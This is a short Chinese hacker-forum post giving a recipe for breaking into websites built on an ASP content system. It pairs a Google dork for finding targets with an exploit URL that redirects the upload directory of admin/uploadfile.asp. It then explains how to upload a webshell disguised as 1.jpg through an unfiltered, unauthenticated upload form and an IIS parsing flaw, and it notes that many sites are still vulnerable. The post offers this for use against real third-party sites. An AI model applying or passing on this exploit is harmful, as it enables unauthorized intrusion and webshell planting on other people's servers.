
BY：疯子  
  
163微论坛《[www.admin163.net](http://www.admin163.net" \t "_blank)》  
  
今天某个XXX 让我帮拿一下shell 果断没拿下 没试用IE浏览器  
  
然后呢？然后就没有然后了。  
  
感谢M3帮助。  
  
谷歌关键字：inurl:newslist.asp?NodeCode=  
  


昨天 22:29 上传

[**下载附件** (226.93 KB)](http://sb.f4ck.net/forum.php?mod=attachment&aid=ODYxMHwyY2QxMDRmMnwxMzQ3MTU2NDUxfDEzMjh8NDg2Nw%3D%3D&nothumb=yes)

exp：admin/uploadfile.asp?uppath=mad.asp&upname=&uptext=form1.mad.asp  
  
他原上传目录是:/uploadfile.asp?uppath=PicPath&upname=&uptext=form1.PicPath  
  


昨天 22:29 上传

[**下载附件** (78.13 KB)](http://sb.f4ck.net/forum.php?mod=attachment&aid=ODYxMXwzMGYwMWVhYXwxMzQ3MTU2NDUxfDEzMjh8NDg2Nw%3D%3D&nothumb=yes)

而且他的上传文件没有过滤导致未授权访问。  
  
直接上传小马 然后小马后面写为 1.jpg 访问路径 查看源代码  
  
还是有蛮多站的。。  
  
小菜文章。大牛请笑纳。  
  
附加：IIS解析漏洞哦亲。